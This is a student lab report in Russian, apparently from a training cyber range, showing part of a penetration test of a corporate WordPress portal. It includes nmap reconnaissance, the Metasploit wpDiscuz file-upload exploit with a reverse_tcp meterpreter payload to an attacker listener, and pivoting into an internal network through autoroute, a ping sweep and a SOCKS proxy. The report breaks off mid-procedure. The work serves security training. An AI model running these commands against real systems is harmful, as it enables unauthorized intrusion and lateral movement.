

Лабораторная работа №5

Кибербезопасность предприятия

Еюбоглу Т, Зиязетдинов А, Исаев Б| НПИбд-01-22

Содержание

1	Цель работы	4
2	Выполнение лабораторной работы	5
3	Вывод	23
	Список литературы	24

Список иллюстраций

2.1	Разведка	5
2.2	Адрес имеет открытый порт	6
2.3	Сайт создан с помощью CMS Wordpress	7
2.4	Открываем Metasploit	8
2.5	Выбор подходящего модуля сканирования	9
2.6	Наиболее подходящим под требуемые задачи	10
2.7	Задаем параметр rhost	11
2.8	Адрес поста	12
2.9	Выход из модуля и поиск exploit	12
2.10	Выбранный модуль (use 0)	13
2.11	Установка значений параметров для атаки	13
2.12	Получение meterpreter-сессии	14
2.13	Параметры модуля	15
2.14	Настройка и запуск meterpreter-сессии с корпоративным сайтом с помощью модуля wp_wpdiscuz_unauthenticated_file_upload	16
2.15	Перенаправление к сети маршрут	16
2.16	Настройки модуля Multi Gather Ping Sweep	17
2.17	Настройка и запуск модуля	17
2.18	Результаты сканирования портов	18
2.19	Результаты сканирования	18
2.20	Bash-скрипт для перебора пароля	19
2.21	Список активных сессий	19
2.22	Список активных сессий	19
2.23	Загрузка файлов на машину	19
2.24	Просмотр загруженных файлов	20
2.25	Запуск bash-скрипта для перебора пароля	20
2.26	Подобранный пароль в результате атаки перебором	21
2.27	Подключение к MySQL	22
2.28	Получение флага	22


1 Цель работы

Во внутреннем сегменте организации необходимо получить доступ к серверу базы данных (БД) и найти флаг в таблице БД «Flag»

2 Выполнение лабораторной работы

Перед началом атаки необходимо провести разведку путём сканирования. На основе исходных данных нужно определить адрес подсети, в которой находится целевой сервер — 195.239.174.0/24.

Для обнаружения уязвимых узлов используется сканер nmap — это инструмент сканирования сетей, который позволяет настраивать сканирование с помощью передаваемых через командную строку флагов (рис. fig. 2.1).



```
root@kali: ~
File Actions Edit View Help
|_ http/0.9
|_ssl-date: TLS randomness does not represent time
1688/tcp open  nsjtp-data?
8888/tcp open  http      nginx 1.25.0
|_http-title: Site doesn't have a title (application/json).
|_http-server-header: nginx/1.25.0
MAC Address: 02:00:00:CD:0D:6E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 195.239.174.25
Host is up (0.00059s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://portal.ampire.corp/
MAC Address: 02:00:00:CD:0D:6C (Unknown)


Nmap scan report for 195.239.174.35
Host is up (0.00063s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.54 ((Debian))
```

Рис. 2.1: Разведка

В результате сканирования обнаружено, что сервер с адресом 195.239.174.25

имеет открытый 80-й порт (HTTP). На этом порту располагается веб-портал с адресом `portal.ampire.corp`.

Чтобы перейти на сайт этого портала, нужно добавить статическую запись в файл `/etc/hosts`. (рис. fig. 2.2).

A screenshot of a terminal window on a Kali Linux system. The window title is 'root@kali: ~'. The terminal shows the GNU nano 8.2 text editor editing the file /etc/hosts. The file content includes mappings for 127.0.0.1 to localhost, 127.0.1.1 to kali, and several IPv6 addresses. The last line being edited is '195.239.174.25 portal.ampire.corp'. The bottom of the screen shows various keyboard shortcuts for the nano editor.

```
root@kali: ~
File Actions Edit View Help
GNU nano 8.2 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali

# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
195.239.174.125 puppet
195.239.174.25 portal.ampire.corp
^G Help      ^O Write Out ^F Where Is  ^K Cut       ^T Execut
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justif
```

Рис. 2.2: Адрес имеет открытый порт

При переходе по адресу `http://portal.ampire.corp` в браузере откроется сайт портала организации. В нижней части страницы портала можно обнаружить информацию, что данный сайт создан с помощью CMS Wordpress (рис. fig. 2.3).

As a new WordPress user, you should go to [your dashboard](#) to delete this page and create new pages for your content. Have fun!

[admin_joe](#) on [IT is magic](#)
November 12, 2021

[A WordPress Commenter](#) on [IT is magic](#)
July 26, 2021

Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in...

For any questions, please contact manager1@ampire.corp

/ Proudly powered by WordPress

Рис. 2.3: Сайт создан с помощью CMS Wordpress

Сайт работает на CMS Wordpress, поэтому для поиска возможных векторов атаки можно произвести сканирование с помощью модуля Metasploit `wordpress_scanner`. Metasploit Framework – инструмент, содержащий множество модулей для исследования и эксплуатации уязвимостей. Открыть фреймворк можно либо через программный менеджер в графическом интерфейсе, либо через команду `msfconsole` в терминале (рис. fig. 2.4).




Рис. 2.5: Выбор подходящего модуля сканирования

Наиболее подходящим под требуемые задачи инструментом является модуль 28 auxiliary/scanner/http/wordpress_scanner. Для выбора данного модуля используется команда use 28. Для правильной настройки модуля можно отобразить настраиваемые параметры с помощью команды options (рис. fig. 2.6).





Рис. 2.6: Наиболее подходящим под требуемые задачи

Для настройки модуля сканирования нужно задать параметр `rhost`, который определяет цель сканирования. В данном случае целью выступает `portal.ampire.corp`. Настройка производится с помощью команды `set rhost portal.ampire.corp`. После настройки модуль запускается с помощью команды `run`. Результатом сканирования является список используемых целевым сервисом плагинов (рис. fig. 2.7).



```
msf6 auxiliary(scanner/http/wordpress_scanner) > set rhost portal.ampire.corp
rhost => portal.ampire.corp
msf6 auxiliary(scanner/http/wordpress_scanner) > run
[*] Trying 195.239.174.25
[+] 195.239.174.25 - Detected Wordpress 5.8.2
[*] 195.239.174.25 - Enumerating Themes
[*] 195.239.174.25 - Progress 0/3 (0.0%)
[*] 195.239.174.25 - Finished scanning themes
[*] 195.239.174.25 - Enumerating plugins
[*] 195.239.174.25 - Progress 0/72 (0.0%)
[+] 195.239.174.25 - Detected plugin: duplicator version 1.3.26
[+] 195.239.174.25 - Detected plugin: elementor version 3.11.0
[+] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2
[+] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2
[*] 195.239.174.25 - Finished scanning plugins
[*] 195.239.174.25 - Searching Users
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) >
```

Рис. 2.7: Задаем параметр rhost

После сканирования можно проверить, являются ли детектированные плагины уязвимыми, на скриншоте выделены зеленым цветом

Уязвимость, связанная с данным плагином, заключается в возможности загрузки произвольного файла на сервер с последующим удаленным выполнением произвольного кода (RCE). Плагин разработан таким образом, чтобы разрешать пользователям прикреплять к сообщениям только изображения, но уязвимые версии WpDiscuz не могут корректно проверить тип прикрепляемых файлов, в результате чего пользователи получают возможность загружать на сервер файлы любого типа, включая файлы PHP. Для эксплуатации данной уязвимости требуется только адрес атакуемой машины и ссылка на любой пост с возможностью комментирования. IP-адрес атакуемой машины получен на первом этапе сканирования, адрес поста можно получить при просмотре записи после перехода по ссылке с главной страницы портала организации (рис. fig. 2.8).




Рис. 2.8: Адрес поста

Для отмены выбора модуля необходимо набрать в командной строке команду back. Далее осуществить поиск нужного exploit для выбранного плагина search wordpress exploit wp_wpdiscuz (рис. fig. 2.9).

```
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) > back
msf6 > search wordpress exploit wp_wpdiscuz
```

Рис. 2.9: Выход из модуля и поиск exploit

В консоли Metasploit отображается единственный найденный модуль exploit unix/webapp/wp_wpdiscuz_unauthenticated_file_upload, который можно выбрать (рис. fig. 2.10).

```

root@kali: ~
File Actions Edit View Help
RHOSTS yes The target host(s), see https://docs.metasploit.com/doc
l
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The base path to the wordpress application
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp): to delete
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 wpDiscuz < 7.0.5

View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) >

```

Рис. 2.10: Выбранный модуль (use 0)

Далее установить значения параметров для атаки (рис. fig. 2.11).

```

View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) >

```

Рис. 2.11: Установка значений параметров для атаки

В результате запуска модуля будет получена meterpreter-сессия от имени пользователя «www-data» (рис. fig. 2.12).

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[*] Payload uploaded as syfiFUGtfz.php
[*] Calling payload...
[*] Sending stage (40004 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.25:60054) at 2025-12-01 15:28:21 +0300
[!] This exploit may require manual cleanup of 'syfiFUGtfz.php' on the target

meterpreter > getuid
Server username: www-data
meterpreter > █
```

Рис. 2.12: Получение meterpreter-сессии

Во внутреннем сегменте организации необходимо получить доступ к серверу базы данных (БД) и найти флаг в таблице БД «Flag». Для прохождения данного сценария в первую очередь потребуется активная meterpreter-сессия с узлом в сегменте DMZ, находящимся под управлением ОС семейства Linux. Это необходимо для выполнения bushскрипта. Вариант получения флага с использованием уязвимости на корпоративном сайте представлен в соответствующем описании (Раздел 1). Вариант получения meterpreter-сессии с корпоративным сайтом с помощью модуля wp_wpdiscuz_unauthenticated_file_upload представлен на скриншотах (рис. fig. 2.13).


```
Shell No. 1
File Actions Edit View Help
rability

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload


[*] Using exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):
```

Name	Current Setting	Required	Description
BLOGPATH		yes	Link to the post [/index.php/2020/12/12/post1]
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress app

Рис. 2.13: Параметры модуля

wp_wpdiscuz_unauthenticated_file_upload (рис. fig. 2.14).




```
Shell No. 1
File Actions Edit View Help
Id Name
--
0 wpDiscuz < 7.0.5

View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhost
rhost => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogp
ath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
```

Рис. 2.14: Настройка и запуск meterpreter-сессии с корпоративным сайтом с помощью модуля wp_wpdiscuz_unauthenticated_file_upload

Необходимо отметить, что представлен не единственный вариант атаки. Имеется возможность самостоятельно определить вектор атаки.

Обнаружена внутренняя сеть 10.10.10.0/24. Перенаправить к данной сети маршрут с помощью команды autoroute (рис. fig. 2.15).



```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter >
```

Рис. 2.15: Перенаправление к сети маршрут

Выполнить сканирование внутреннего периметра с помощью модуля multi/gather/ping_sweep. Для продолжения атаки необходимо просканировать все доступные хосты во внутренней сети с использованием модуля Multi Gather Ping Sweep (рис. fig. 2.16).


```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24
[*] Performing ping sweep for IP range 10.10.10.0/24
[+] 10.10.10.5 host found
[+] 10.10.10.10 host found
[+] 10.10.10.15 host found
[+] 10.10.10.20 host found
[+] 10.10.10.21 host found
[+] 10.10.10.25 host found
[+] 10.10.10.30 host found
[+] 10.10.10.35 host found
[+] 10.10.10.40 host found
[+] 10.10.10.45 host found
[+] 10.10.10.55 host found
```

Рис. 2.16: Настройки модуля Multi Gather Ping Sweep

Далее необходимо просканировать данные узлы для проверки наличия открытых портов. Перед сканированием необходимо настроить прокси-сервер: выйти из активной сессии с помощью команды `background` или `bg`; найти соответствующий модуль; настроить данный модуль в соответствии с конфигурационным файлом `/etc/proxychains.conf`. (рис. fig. 2.17).

```
[*] Using auxiliary/server/socks_proxy
